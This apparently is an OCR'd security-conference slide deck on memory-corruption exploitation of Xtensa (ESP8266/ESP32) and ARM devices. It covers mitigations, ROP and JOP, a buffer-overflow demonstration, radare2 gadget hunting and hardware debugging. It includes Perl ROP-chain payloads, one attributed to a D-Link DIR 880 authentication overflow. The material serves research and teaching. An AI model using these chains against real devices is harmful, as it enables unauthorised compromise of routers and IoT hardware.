
ARM

~9
Instructions

```
.helloworld
        .ascii "Hello, World!\n"
main():
        entry a1, 32
        l32r a10, .helloworld
        movi.n a2, 0
        l32r a8, printf
        callx8 a8
        retw.n
```

Xtensa Register ABI

~6
Instructions



Registers

Xtensa vs ARM

Xtensa	Description	ARM
A0	Return Address	**R14 (LR)**
A1	Stackpointer	**R13**
A2-A16	General Purpose	**R1-R6, R8-R10**
PC	Program Counter	**R15 (PC)**

Exploit Mitigations

How do we keep things safe? Will the IoT dildo kill my wife? Will my fridge order food I don't like? Are IoT robot vacuums taking over the world?

Adversaries do entry point modifications

Stack canaries

Canaries in your stack coalmine, checks whether a specific value is available in given locations or if they've been overwritten

ASLR


Randomise the address space to kill attacker expectations of where things will be post-exploit

W⊕X

Separate out data execution and memory sections - ESP/DEP/NX

Integrity Checks

Post-exploitation integrity checks can be helpful to detect ROPchain like code sequences



Defenses against memory corruption


Attacker defender games are always fun

Beyond ret2libc, ROPchains, JOP… Bletsch, Jiang, Freeh

So you have trouble finding gadgets?

- Good gadgets are hard to find, might be time consuming
- Indirect branching rather than using *ret*-based gadgets

If return options are limiting, then you could also revert to jump branching for your code management, however, this requires the previously needed stack pointer return to be replaced with a set of memory locations and registers.





Benefits of JOP:

- Bypasses the ROP mitigations (detection)
- More gadgets (not just returns but also jumps)

Caveat:

- you need to manage a dispatcher for loading, adding, storing for control flow - each respectively passing back control to the dispatcher






ROP vs JOP

Return Oriented Programming is not possible on all platforms, further some mitigations have been implemented which are able to detect ROP. However, to bypass such limitations, for example on architectures which do not **rely on stacks**, we can use **Jump Oriented Programming**. Instead of using the stack, we can define/use a **register** which is being used to store our chain (gadget addresses) and another register for arguments, the possibilities are endless...

Exploit Mitigations: Stack Canaries

- Canaries aka stack protector / cookie
- Putting a value/pattern (nonce) at beginning of the stack frame
  - Prologue: put random value into the stack
  - Epilogue: check if it has not been overwritten when function returns
- Adds a few instructions to each instruction's epilogue/prologue
- Example:

Exploit Mitigations: ASLR



Exploit Mitigations: DEP/NX/ESP W⊕X

- W⊕X
  - Writeable or executable, but never both
- Hardware mitigations
- OpenBSD version 3.3
- Linux implementations of W^X then followed,
  - such as PaX and
  - Exec-Shield.

Exploitation: Buffer Overflows

```c
#include <stdio.h>

int nevercalled(){
  printf("+ exploit test...\n");
}
void sub_routine3(){
  // child 3 e.g. physical registers exhausted
  char buf[16] = "";
  strcpy(buf, "AAAABBBBCCCCDDDD\xDE\xAD\xBE\xEF");
}
void sub_routine2(){
  // child 2
  sub_routine3();
}
void sub_routine1(){
  // child 1
  sub_routine2();
}
int main(int argc, char**argv){
  // child 0
  printf("Calling sub-routine 1.\n");
  sub_routine1();
  return 0;
}
```

What happens?

What could possibly go wrong here?

Xtensa:

- String is written over the allocated stack size
- Overwriting local registers A2, A3, A4, A5, A6, A7 (depending on payload)
- Overwriting **A0** (0xDEADBEEF)and **A1**
- What happens exactly
  - Buffer write out of bounds
  - After **ret.w** the overwritten values on the stack will be restored to registers by the WindowUnderflow Exception-Handler
- Control over execution flow

ARM:

- String is written over the allocated stack size
- Overwriting local registers R0, R1 and most important PC
- What happens exactly
  - saved registers are overwritten, causing us to overlap into saved registers
  - in epilogue PC is recovered from stack
- Control over execution flow

Note: this is just example code, the actual overflow requires a few more adjustments we don't cover here.

Demo Time

Buffer Overflow - Xtensa:

- https://asciinema.org/a/iRe98v6GyDGHz8ECQjwi7l25Q

demo gods..

Modern exploitation

An ever increasing level of defense and complexity arises as new attacks are found and mitigations are implemented over time

Ret2libc

Pretty ancient technique, not seen around much anymore as mitigations are in place for it

ROP & JOP

Using existing code to bypass NX (depends on the pointer leakage)

ARM

Some examples to follow

Simple RET overwrite, ROP chain

Xtensa

Some examples to follow

RET Override, ESP8266 ROP PoC, ESP32ROP (perfect, fake and finding, register windowing)

OLD SCHOOL

ret2libc

Existing function

Jump to an existing function on the system after getting a stack overflow

Protection

Jump to an arbitrary frame by overwriting stack frame Stack protection built into compiler implemented as counter

Return Oriented Programming

STACK NOT EXECUTABLE

ROPChains

A “series of chained frames on the stack”

Taking parts of existing code and re-using it for our purposes

Exploitation

Chaining multiple small useful gadgets we can achieve successful exploitation

Executable protection

ROPchain utilization can bypass the non-executable protection

But how?

ARM: pop {r2, r3, pc};

Xtensa - not so easy if register window ABI use is in place

Bring me that router

ARM

ROP Chain

Example: ROP Chain for D-Link DIR 880 Auth Overflow

As you can see the ROP chain relies heavily on the stack.

```
$buf = "A" x 408;
$buf .= pack("V", $libc + 0x0005b028);          # 0x0005b028: pop {r1, pc};
$buf .= pack("V", 0x01010101);                  # r1 = 0x01010101
$buf .= pack("V", $libc + 0x0003db80);          # 0x0003db80: pop {r0, pc};
$buf .= pack("V", 0xfefefefe);                  # r0 = 0xfefefefe
$buf .= pack("V", $libc + 0x000169a0);          # 0x000169a0: pop {r2, r3, r4, pc};
$buf .= pack("V", 0x01010109);                  # r2 = 0x01010109
$buf .= pack("V", 0x46464646);                  # r3
$buf .= pack("V", 0x47474747);                  # r4
$buf .= pack("V", $libc + 0x00043330);
# 0x00043330: pop {lr}; add sp, sp, #8; bx lr;
$buf .= pack("V", $libc + 0x00014b04);          # 0x00014b04: pop {r7, pc};
$buf .= pack("V", 0x44474747);                  # dummy
$buf .= pack("V", 0x45474747);                  # dummy
$buf .= pack("V", 0x46474747);                  # dummy
$buf .= pack("V", $libc + 0x000156d8);
# 0x000156d8: add r2, r0, r2; cmp r3, r2; movlo r0, #0; bx lr;
$buf .= pack("V", $libc + 0x16760);             # mprotect
```

Xtensa Call0 ABI ROP Chain

ROP Chain

Example: ROP Chain on Xtensa Call0 ABI (ESP8266)

We discuss **details of the Xtensa gadgets** on the **next slide**.

```
$buf = "A" x 16;
# prepare populate 12-15
$buf .= pack("V", write_gadget);      # return address to write gadget
$buf .= pack("V", 0xf00df00d);          # a12 - we don't care
$buf .= pack("V", 0xf00df00d);          # a13 - we don't care
$buf .= pack("V", data);          # a14
$buf .= pack("V", dest_addr);           # a15
$buf .= pack("V", 0xf00df00d);          # padding
$buf .= pack("V", 0xdeadbeef);          # padding
$buf .= pack("V", 0xf00df00d);          # padding
# populate a12-15
$buf .= pack("V", populate_gadget);    #  return address to populate_gadget
$buf .= pack("V", 0xf00df00d);          # padding
$buf .= pack("V", 0xf00df00d);          # padding
$buf .= pack("V", 0xf00df00d);          # padding
# sync write using 2*isync gadget:
$buf .= pack("V", isync_gadget);      # return address is set to next gadget
$buf .= pack("V", 0xf00df00d);          # padding
$buf .= pack("V", 0xf00df00d);          # padding
$buf .= pack("V", 0xf00df00d);          # padding
```

ESP8266 Perfect Gadgets

Technically, those work on ESP32 too. However, such code is simply not generated by GCC if configured to use Register Window ABI.

```
l32i.n  a12, a1, 4
l32i.n  a13, a1, 8
l32i.n  a14, a1, 12
l32i.n  a15, a1, 16
l32i.n  a0, a1, 0
addi    a1, a1, 32
ret.n
```

Populate Registers

Populate registers a12 to a15 (we only need a14 and a15) found in <ets_str2macaddr>.

```
s32i.n  a14, a15, 60
movi    a2, 0
l32i    a0, a1, 0
addi a1, a1, 16
ret.n
```

Write-What-Wher e

Store 4 bytes at instruction memory. Found in <sip_send>.

```
isync
ret.n
```

Sync

Sync gadget to flush operations. Found in <xthal_set_compare>

Finding

ROP Gadgets

using radare2

These are just some examples to get you started:

```
[0x40098118]> "/R/ addi.n a2, a2, *;"
 0x400785f4          202741 srli a2, a2, 7
 0x400785f7          1b22 addi.n a2, a2, 1
 0x400785f9          902211 slli a2, a2, 7
 0x400785fc          81a9fe l32r a8, 0x400780a0
 0x400785ff          e00800 callx8 a8
....
[0x40098118]> "/R/ addi.n a2, a2, *;ret"
 0x40078a6e          348c92 excw
 0x40078a71          802441 srli a2, a8, 4
 0x40078a74          1b22 addi.n a2, a2, 1
 0x40078a76          c02211 slli a2, a2, 4
 0x40078a79          1df0 retw.n
....
[0x40098118]> "/R/ addi.n;callx8"
0x40098191          0a81 add.n a8, a1, a0
0x40098193          abff addi.n a15, a15, 10
0x40098195          e00800 callx8 a8
.....
```

Did you have that on your radare?

```
ESP8266 Bootrom <rand>
40000600 <rand>:
l32r    a5, 400003b4
l32r    a4, 400003b8
l32r    a2, 400003b0
addi    a1, a1, -16     ; stack space
s32i    a0, a1, 0     ; save return
l32i    a2, a2, 0
s32i    a2, a1, 4
l32i    a3, a2, 172
l32i    a2, a2, 168
..
s32i    a2, a0, 168
s32i    a3, a0, 172
l32r    a2, 400003bc
l32i.n    a0, a1, 0
and    a2, a3, a2
addi    a1, a1, 16 ; increment sp
ret.n
```

```
ESP32 Bootrom <rand>
40001058 <rand>:
entry    a1, 32
call8    4000be8c <__getreent>
l32i    a8, a10, 56
...
s32i.n    a9, a8, 16
l32r    a8, 40000610 <_stext+0xb0>
and    a2, a2, a8
retw.n
```

ESP8266 vs ESP32 Bootrom


We can clearly see, the prologues and epilogues of Register Window ABI and Call0 ABI differ. The ESP8266 is relying on the stack, we can see that on each entry/exit a lot of stack related operations happen. While on the other side the ESP32 is using the register windowing, resulting in a much higher code density - yet, makes it harder to identify/find gadgets.

OZZI is our memetic support animal

Hardware

Debugging with OpenOCD/GDB

so many cables....



HARDWARE DEBUGGING IS PAIN

- Connect via JTAG
- Configure OpenOCD accordingly
- Connect GDB to OpenOCD
- Very limited breakpoints
- Take care of multi-threading .. can be painful too

How to do it better?

- use qemu-esp32 (unlimited breakpoints, no soldering)
- compile FreeRTOS/ESP-IDF to only use 1 core **(make menuconfig)**

Demo Time

Debugging Xtensa via OpenOCD

- https://asciinema.org/a/dLd6uSMXLDIBpucQIk4ngx5cO

demo gods..

What's next?

Grab yourself an Xtensa
Do research on what devices actually use this
Get your debugging environment set up
Break stuff

Find the others

Video next?

Hackaday post by Bitluni's labs
2 pins, composite video?
decent refresh rate?
No problem...

Too cool not to show

nks0ne
carelvanrooyen
burp_is_not_beef

Our thanks

People that helped and inspired us

- Joel Sandin
- Saumil Shah
- Jos Wetzels
- Dobin Rutishauser
- Demigod **Arun**
- Our employers & colleagues

goes out to

questions and answers

Scooby snacks for good questions

